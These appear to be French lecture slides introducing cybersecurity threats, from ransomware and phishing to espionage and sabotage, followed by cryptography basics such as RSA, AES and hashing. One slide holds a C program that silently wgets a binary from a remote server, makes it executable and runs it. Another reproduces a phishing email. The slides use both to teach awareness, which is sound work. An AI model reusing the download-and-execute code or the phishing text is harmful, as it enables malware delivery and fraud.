La sécurité numérique et vous ?


Pascal Lafourcade

mars 2017

Outline:


Outline

La sécurité est omniprésente !




À cause du succés de l'informatique

“Wormhole Attack”



VIDEOS: CB + Voiture


Hacking Pacemakers (2012)



5 Famillies of Cyber Criminality

- Ransomwares
- Phishing
- Botnets and zombies
- Espionnage
- Sabotage

Ransomwares



http://stopransomware.fr/

Hameçonnage (Phising)

TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp


Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank


Member FDIC © 2005 TrustedBank, Inc.

http://www.societegenerale.fr/espaceclient:
id=56452575711&res=lorem-ipsum-dolor&quux=2&lang=
frsessid=
jP3ie3qjSebbZRsC0c9dpcLVe2cAh0sCza3jcX7mSuRzwY4N0v1DBB71DMI
88.132.11.17

Netatmo




↑ UK Russia →




Espionnage

- Big Brother (Government)
- Medium Brother (Corporation)
- Little Brother (Individual)

Edward Joseph Snowden, 6th june 2013






```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Logiciels Libres



```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

`http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld`

`http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld`


Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Sabotage

Stuxnet, 2010



Saudi Aramco 30 000 PC effacés.

Destabilisation : Defacing

Destabilisation : Botnets and Zombies

http://cybermap.kaspersky.com/

1997-2014 Kaspersky Lab ZAO. All Rights Reserved. Based on data from Kaspersky Lab. Toggle Demo Mode

Pourquoi y-a-t-il de plus en plus d'attaques?

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Rapide, large échelle, semi-automatique

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Fausse impression d'être anonyme

Pourquoi y-a-t-il de plus en plus d'attaques?

Rapide, large échelle, semi-automatique
Fausse impression d'être anonyme

Internet a été conçu pour fonctionner pas pour être sûr !


Outline

Clef symétrique

Exemples

- DES
- AES

Communications téléphoniques



Chiffrement à clef publique

Exemples

- RSA : $c = m^e \mod n$
- ElGamal : $c \equiv (g^r, h^r \cdot m)$

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

Complexity Estimates

Estimates for integer factoring Lenstra-Verheul 2000

Modulus (bits)	Operations ($\log_2$)
512	58
1024	80
2048	111
4096	149
8192	156

$\approx 2^{60}$ years

$\rightarrow$ Can be used for RSA too.

RSA Is it preserving your privacy?

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4096 RSA encryption

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Environs 60 températures possibles: 35 ... 41


RSA Is it preserving your privacy?

4096 RSA encryption

Environs 60 températures possibles: 35 ... 41

$$\{35\}_{pk}, \{35, 1\}_{pk}, \ldots, \{41\}_{pk}$$

Signature



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



RSA: $m^d \mod n$

Application : éviter la fraude au président

- En 2005, 2 300 plaintes dépoées
- En 2010, plus de 485 millions d'euros

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

Solution : 

Fonction de Hachage (SHA-1, SHA-3)



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




Propriétés de résitance

- Pré-image



Fonction de Hachage (SHA-1, SHA-3)



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



- Seconde Pré-image



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

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

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
